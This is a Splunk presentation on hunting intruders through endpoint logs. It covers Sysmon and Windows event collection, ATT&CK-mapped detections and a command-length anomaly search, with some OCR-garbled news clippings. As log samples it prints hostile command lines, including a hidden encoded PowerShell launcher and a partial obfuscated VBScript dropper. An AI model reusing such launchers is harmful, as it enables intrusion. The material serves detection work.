

# Splunking the Endpoint Become Proactive

## 分析端點日誌主動找出駭 客入侵蹤跡

2022.09.20

**splunk**> turn data into doing®



# Forward-Looking Statements



This presentation may contain forward-looking statements regarding future events, plans or the expected financial performance of our company, including our expectations regarding our products, technology, strategy, customers, markets, acquisitions and investments. These statements reflect management's current expectations, estimates and assumptions based on the information currently available to us. These forward-looking statements are not guarantees of future performance and involve significant risks, uncertainties and other factors that may cause our actual results, performance or achievements to be materially different from results, performance or achievements expressed or implied by the forward-looking statements contained in this presentation.

For additional information about factors that could cause actual results to differ materially from those described in the forward-looking statements made in this presentation, please refer to our periodic reports and other filings with the SEC, including the risk factors identified in our most recent quarterly reports on Form 10-Q and annual reports on Form 10-K, copies of which may be obtained by visiting the Splunk Investor Relations website at [www.investors.splunk.com](http://www.investors.splunk.com) or the SEC's website at [www.sec.gov](http://www.sec.gov). The forward-looking statements made in this presentation are made as of the time and date of this presentation. If reviewed after the initial presentation, even if made available by us, on our website or otherwise, it may not contain current or accurate information. We disclaim any obligation to update or revise any forward-looking statement based on new information, future events or otherwise, except as required by applicable law.

In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment. We undertake no obligation either to develop the features or functionalities described, in beta or in preview (used interchangeably), or to include any such feature or functionality in a future release.

Splunk, Splunk> and Turn Data Into Doing are trademarks and registered trademarks of Splunk Inc. in the United States and other countries. All other brand names, product names or trademarks belong to their respective owners. © 2022 Splunk Inc. All rights reserved.



# Nelson So

Senior Sales Engineer 資深銷售工程師  
Splunk






## Agenda:

- ❑ Reactive to Proactive
- ❑ Endpoint Log
- ❑ Splunking Endpoint
- ❑ Automation by SOAR
- ❑ Summary

# Malware Trend in past few years



# Security Tools Cannot Protect You Alone

EDR

Firewall

SSO

IDS/IPS

AppFW

IdM

PAM

NDR

Anti-Virus

SASE

Vulnerability  
Scanner

NAC

Secure  
Gateway

## 臺灣史上第一次券商集體遭DDoS攻擊勒索事件

2017年才開春，臺灣就爆發了有史以來第一次券商集體遭DDoS攻擊勒索事件，全臺79家券商中，有13家券商遭到DDoS攻擊勒索，遭攻擊券商單日平均交易金額加總起來近206億元，約臺股單日交易金額的3成，都受到了威脅！

文/ iThome | 2017-02-14 發表

按讚加入iThome粉絲團

分享



圖片來源: iThome

## 一銀ATM遭駭事件大剖析

這是臺灣金融史上第一次，東歐駭客集團暗中駭入臺灣大型銀行的一銀ATM，從駭取一銀電話錄音內容，竊取1萬公里，該區域台北中興路22號一銀分行的41臺ATM，還派出十多名車手分途多，神不知鬼不覺地盜領6,327萬多元。但是，為何向來是資安優等生的第一銀行，事前一點跡象都沒有察覺？

## 匯豐銀行傳出網銀帳戶資料外洩事件

HSBC在10月發現該銀行線上帳戶遭到未經授權存取，可能外洩的帳戶資訊，包括用戶姓名、地址、電話號碼、電子郵件位址，以及帳戶號碼、餘額、交易紀錄等資料，目前已暫停受影響帳戶的線上存取服務，並通知用戶。

文/ 陳維祺 | 2018-11-07 發表

按讚加入iThome粉絲團

分享



示意圖，與新聞事件無關。



跨國金融機構匯豐銀行 (HSBC) 上周坦承，在今天的10月4日到10月14日之間，有部份該銀行的線上帳戶遭到未經授權的使用者存取，包括用戶名字、帳戶號碼、帳戶金額及交易紀錄等。

匯豐銀行並未說明用戶帳戶外洩原因，僅說在發現此事後，立即暫停了這些帳戶的線上存取能力，並開始通知受影響的用戶，同時採取行動強化該行個人網路銀行的認證流程，新增了額外的安全保護。

可能外洩的資訊涵蓋用戶的全名、地址、電話號碼、電子郵件位址、生日、帳戶號碼、帳戶型態、帳戶餘額、交易紀錄、收款人帳戶資訊，以及銀行對帳單。



## 台積電產線中毒大當機，52億元資安震撼教育

一個SOP作業小疏忽，遇上自動成形的電腦病毒，進入了機臺OS更新不生產內網，短短幾個小時，就造成台積電全臺晶圓產線大當機，2天後才完原，預估營收損失高達52億元，這是臺灣有史以來損失金額最大的資安事件



【臺灣史上最大資安事件】深度剖析台積電產線中毒大當機始末(上)

安裝人員一個小疏忽，竟然造成台積電全臺晶圓產線大當機，營收損失高達52億元，創下臺灣有史以來損失金額最高的資安事件

文/ 王聖仁 | 2018-08-10

## 國內人力銀行傳有592萬筆求職個人資料外洩，104公告說明，遭公布35筆是2013年舊資料

14資訊科技於今日10月4日 (週日) 接近深夜時分正式在其官方網站發出關於遭駭一事之聲明，指出駭客公開的35筆資料，都是2013年的舊資料。

文/ 羅正漢 | 2020-10-04 發表

按讚加入iThome粉絲團

分享



### 104聲明：35筆資料遭駭皆為2013年舊資料

針對駭客駭取，人力銀行遭駭一事，104人力銀行已初步了解，從駭客所公開的 35 筆資料中，都是2013 年的資料，104人力銀行已與駭客聯繫，並請駭客公佈駭客訊息。

資安是一件永無止盡的防護工程，104人力銀行從業已於管理層通過 ISO 27001 資訊安全管理系統 10012 個人資訊管理認證，並持續提升資安防護能力與資訊安全之保護，包括：環境安全、系統保護、營運、營運



在今日10月4日 (週日) 一早，有臺灣媒體報導國內人力銀行業者疑在中秋節前夕遭中國駭客入侵，已有高達592萬4397筆個人的求職個人資料，被強盜在網路出售。由於這次資料外洩事件筆數不小，以及舊有外洩資料販售消息不時傳出，這次事件到底是如何，持續成關注焦點。

根據自由時報最早的揭露內容，說明這次事件是國內治安單位追查跨國網路非法交易而發覺，表示高達592萬國人的詳細身分資訊被盜，報導中並提到駭客於本月1日使用暗網專屬帳號「rootkit」，在暗網上出售的中國「暗網交易論壇」出售，同時透露執法單位已在追查。不過，我們根據該報導中的翻牆圖片，顯示該論壇張貼的日期是在2020年9月X X日。

目前，我們尚未看到執法單位發出相關聲明。根據自由時報的內容，這些出售的個人



以針對金融機構的網路攻擊而言，最大目標顯然就是金錢，樂天銀行總經理佐伯和孝認為，對抗網路金融犯罪要有效，可遵循兩大基本原則，除了要讓攻擊者覺得不划算，還要做到與商業客戶即時分享他們在阻止網路犯罪所採取的3個動作

【獨步全球，臺灣唯一】







# A Data-Centric, Modern SIEM is the Key to Achieving Optimized Security Operations and Cyber Resiliency





# Endpoint Log


**splunk** > turn data into doing®

# Data Sources for Endpoint Threat Hunting

## 需要的數據

Common

Recommended



# Endpoint Data Collection

## 端點日誌蒐集方法

### ► Basic

- Windows Event logs
  - Security
    - Set up command process auditing (4688)
  - System
  - Application
- WindowsUpdateLog (on supported systems)

### ► Intermediate

- Sysmon (with TaySwift or Olaf config + Splunk Tweaks)
  - Captures registry instead of Splunk regmon
- PowerShell
  - Module Logging
  - Script Block Logging
- Osquery ( non-windows )

### ► Advanced


- Splunk Stream
- EDR products
- AppLocker
- Windows Firewall
- WinPrintMon
- Native USB Auditing

Collection via Windows Event Forwarding or  
Splunk Universal Forwarder

Collection via  
Splunk Apps

# Windows Event Log

## Process Command Line



Only a fraction more data  
Most valuable thing to log

<http://technet.microsoft.com/en-us/library/dn535776.aspx>

Additional context important to identify  
abnormal behavior

_time	host	Account_Name	Process_Command_Line	New_Process_Name	New_Process_ID	Creator_Process_ID	Short_Message
2015-07-27 05:27:33	Some Server	Some_Admin	Powershell.exe -v 2 -f C:\Windows\System32\PowerShell\cmdmas.ps1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	0x3a70	0x2118	A new process has been created



# Microsoft Sysmon

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

## Sysmon Blogs

- [https://www.splunk.com/en\\_us/blog/tips-and-tricks/monitoring-network-traffic-with-sysmon-and-splunk.html](https://www.splunk.com/en_us/blog/tips-and-tricks/monitoring-network-traffic-with-sysmon-and-splunk.html)
- [https://www.splunk.com/en\\_us/blog/security/a-salacious-soliloquy-on-sysmon.html](https://www.splunk.com/en_us/blog/security/a-salacious-soliloquy-on-sysmon.html)

## Recommended Sysmon Configs

- <https://github.com/SwiftOnSecurity/sysmon-config>
- <https://github.com/olafhartong/sysmon-modular>

## Splunkbase App & Add-on for Sysmon

- Sysmon App for Splunk <https://splunkbase.splunk.com/app/3544/>
- Splunk Add-on for Sysmon <https://splunkbase.splunk.com/app/5709/>




# Sysmon Log

Interesting IOC : CommandLine, Command Parameters , File Name, MD5 hash

Type	Field	Value	Actions
Selected	<input checked="" type="checkbox"/> CommandLine ▾	"C:\windows\temp\hdoor.exe" -hbs 192.168.9.1-192.168.9.50 /b /m /n	▾
<input checked="" type="checkbox"/>	CurrentDirectory ▾	C:\windows\temp\	▾
<input checked="" type="checkbox"/>	EventCode ▾	1	▾
<input checked="" type="checkbox"/>	EventDescription ▾	Process Create	▾
<input checked="" type="checkbox"/>	Image ▾	C:\Windows\Temp\hdoor.exe	▾
<input checked="" type="checkbox"/>	MD5 ▾	586EF56F4D8963DD546163AC31C865D7	▾
<input checked="" type="checkbox"/>	ParentCommandLine ▾	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -enc SQBmACgAJABQAFMA VgBFAHIAUwBJAG8AbgBUAGEAYgBsAEUALgBQAFMAVg BIAFIAUwBJAG8AbgAuAE0AQQBKAE8AUgAgAC0AZwBF ACAAMwApAHsAJABHAFaARgA9AFsAcgBFAGYAXQAuA EEAUwBTAGUAbQBCAGwAWQAuAEcARQBUAfQAeQBQ AEUAKAAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnA GUAbQBIAg4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG 4ALgBVAHQAAaQBsaHMAJwApAC4AlgBHAGUAVABGAek ARQBgAEwAZAAiACgAJwBJAGEAYwBoAGUAZABHAHIAb	▾

# EDR

<https://splunkbase.splunk.com>



BLUE COAT®



splunk> turn data into doing™



# Splunking Endpoint

Threat Hunting Endpoint Log

**splunk** > turn data into doing®



# Endpoint Detection Rules

## 端點日誌偵測規則

splunk>enterprise Apps

admin Messages Settings Activity Help Find

Home Security Content Analytics Advisor Security Operations Data Advanced Documentation Setup Configuration

Splunk Security Essentials

### Security Content

What's New In 3.5.0? Manage Bookmarks Export ...

How can you map this content to Splunk's Security Journey, and make your environment more secure? [Learn how to use this page](#)

**Search** enter search here... [Examples](#)

**Filters** [Edit](#) 1048 Total | 494 Filtered [Clear](#) [Default](#) [Share](#)

**Journey** All selected (6) **Category** All **Data Sources** Endpoint Detection an... **Data Source Category** All **ATT&CK Technique** All **ATT&CK Threat Groups** All

**Stage 1: Collection** [?](#) **Endpoint Detection and Response (494 matches)**

You have the data onboard, what do you do first?

**Creation Of Shadow Copy With Wmic And Powershell**

This search detects the use of wmic and Powershell to create a shadow copy.

**Searches Included**

OS Credential Dumping

OS Credential Dumping

CIS 8 CIS 16

**Disabled Update Service**

Splunk can detect the status of services, allowing us to find hosts where the Windows Update service is disabled.

**Searches Included**

Disabling Security Tools

**First Time USB Usage**

Find systems the first time they generate Windows Event ID 20001, which for some customers occurs when a USB drive is plugged in.

**Searches Included**

Replication Through Removable Media

Data from Removable Media

**Remote PowerShell Launches**

It's unusual for new users to remotely launch PowerShell on another system. This will track the first time per user + host combination that powershell is remotely started.

**Searches Included**

Remote Services

**Stage 2: Normalization** [?](#)

You've applied Common Information Model, opening you to detections shared from others, and premium apps.

# 80+ MITRE ATT&CK Tactics

## 多個偵測模版

MITRE ATT&amp;CK Matrix

Chart View

Radar View

Sankey View

Security Journey View

Color by

Content (Total)

MITRE ATT&amp;CK Threat Group

None ×

MITRE ATT&amp;CK Software

None

MITRE ATT&amp;CK Matrix Platform

Enterprise ×

Highlight Data Source

Endpoint Detection and ... ×

Filter

None

### MITRE ATT&CK Matrix

Content (Total)
Highlighted Data Source

Reconnaissance		Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	
Active Scanning		Acquire Infrastructure	Drive-by Compromise	Command and Scripting Interpreter	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	
Gather Victim Host Information		Compromise Accounts	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	
Gather Victim Identity Information		Compromise Infrastructure	External Remote Services	Deploy Container	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	BITS Jobs	Credentials from Password Stores	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	
Gather Victim Network Information		Develop Capabilities	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	
Gather Victim Org Information		Establish Accounts	Phishing	Inter-Process Communication	Browser Extensions	Create or Modify System Process	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	
Phishing for Information		Obtain Capabilities	Replication Through Renewable Media	Native API	Compromise Client Software Binary	Domain Policy Modification	T1055 Process Injection		Forge Web Credentials	Cloud Service Discovery	Replication Through Renewable Media	Clipboard Data
Search Closed Sources		Stage Capabilities	Supply Chain Compromise	Scheduled Task/Job	Create Account	Escape to Host			Input Capture	Cloud Storage Object Discovery	Software Deployment Tools	Data Staged
Search Open Technical Databases		Trusted Relationship		Shared Modules	Create or Modify System Process	Event Triggered Execution	Content Active: 0 Available: 0 Needs Data: 19 Total: 19 Bookmarked: 0 Selected Data Source: 22		Modify Authentication Process	Container and Resource Discovery	Taint Shared Content	Data from Cloud Storage Object
Search Open Websites/Domains				Valid Accounts	Software Deployment Tools	Event Triggered Execution			Exploitation for Privilege Escalation	Network Sniffing	Domain Trust Discovery	Use Alternate Authentication Material
Search Victim-Owned Websites				System Services	External Remote Services	Hijack Execution Flow	OS Credential Dumping	File and Directory Discovery			Data from Information Repositories	
				User Execution	Hijack Execution Flow	Process Injection			Steal Application Access Token	Group Policy Discovery	Data from Local System	
				Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job			Steal Web Session Cookie	Network Service Scanning	Data from Network Shared Drive	
					Modify Authentication Process	Valid Accounts			Steal or Forge Kerberos Tickets	Network Share Discovery	Data from Renewable Media	
					Office Application Startup				Two-Factor Authentication Interception	Network Sniffing	Email Collection	

# Use Case #1 - Command Length

## AVERAGE PROCESS COMMAND LINE LENGTH

```
<Event>
source="http://schemas.microsoft.com/win/2004/08/exchschem/">
order="Name" Through="Windows-Sysmon" GroupID="770385F-C22A-43B0-BF4C-8A0158F19C71" EventID="7" Version="3" Version-Level="4" Level="Task-2"

```


Current Value : 124

CURRENT EVENT

BASELINE

Average : 230

Standard Dev : 80



we8106desk

```
<Event>
source="http://schemas.microsoft.com/win/2004/08/exchschem/">
order="Name" Through="Windows-Sysmon" GroupID="770385F-C22A-43B0-BF4C-8A0158F19C71" EventID="7" Version="3" Version-Level="4" Level="Task-2"


```

Current Value : 450

**ANOMALY**

Average : 185

Standard Dev : 23



webackupsrv1


```
<Event>
source="http://schemas.microsoft.com/win/2004/08/exchschem/">
order="Name" Through="Windows-Sysmon" GroupID="770385F-C22A-43B0-BF4C-8A0158F19C71" EventID="7" Version="3" Version-Level="4" Level="Task-2"

```

Current Value : 112

Average : 124

Standard Dev : 47



WE9041SRV

## Calculating Command Length Anomaly


Command Length Average : 230

Command Length Stdev : 80

$f_x \rightarrow$  **THRESHOLD**



we8106desk



[https://www.splunk.com/en\\_us/resources/videos/splunk-for-security-investigation-ransomware.html](https://www.splunk.com/en_us/resources/videos/splunk-for-security-investigation-ransomware.html)

# Machine Learning for Anomaly Detection

## 異常偵測

splunk> App: Security Online Exper... | Messages | Settings | Activity | Help | Find

Detection | Prevention | Security Online Experience : Endpoint

New Search

```

1 sourcetype=xmlwineventlog:microsoft-windows-sysmon/operational EventCode=1
2 | eval cmdlen=len(CommandLine)
3 | eventstats avg(cmdlen) as avg, stdev(cmdlen) as stdev by host
4 | stats max(cmdlen) as maxlen, values(avg) as avggerhost, values(stdev) as stdevperhost by host, CommandLine
5 | eval threshold = avggerhost + ( 4 * stdevperhost )
6 | where maxlen > threshold

```

379 events (before 7/26/17 6:50:10.000 AM) No Event Sampling

Events (379) | Statistics (1) | Visualization

20 Per Page | Format | Preview

Current CommandLine Length : **4490** | Threshold Value : **1166**

host	CommandLine	maxlen	avggerhost	stdevperhost	threshold
we8105desk	cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" && (for %i in ("Dim RWRL" "FuNctiON GNbiPp(Pt5SZ1)" "EYnt=45" "GNbiPp=AsC(Pt5SZ1)" "Xn1=52" "eNd fuNctiON" "Sub OjrYyD9() "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WHILE UJv&lt;>3016-3015" "G4coQ=G4coQ+1" "WSCRIpT.sLEeP(11)" "LoOP" "UsZK0=85" "ENd suB" "fuNctiON J7(BLI4A3)" "K5AU=29" "J7=cHR(BLI4A3)" "XBNUtM9=36" "eNd fuNctiON" "Sub MA(QrG)" "WCzRz=9" "Dim Jw" "Qt7=34" "Jw=TiMeR+QrG" "Do WhiLE TiMeR&lt;Jw" "WSCRIpT.sLEeP(6)" "LOOp" "EXdkRkH=78" "eNd suB" "fUnCTiON M1p67JL(BwqIM7,Qa)" "Yi=80" "diM KH,ChnFY,RX,Pg,C6YT(8)" "Cm=7" "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6Cm1=82" "C6YT(2)=103" "JH3F2=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "TbvF1=67" "SeT KH=cReATeObject(A9y("3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D", "Yo"))" "V2JR=73" "Set ChnFY=KH.GETfile(BwqIM7)" 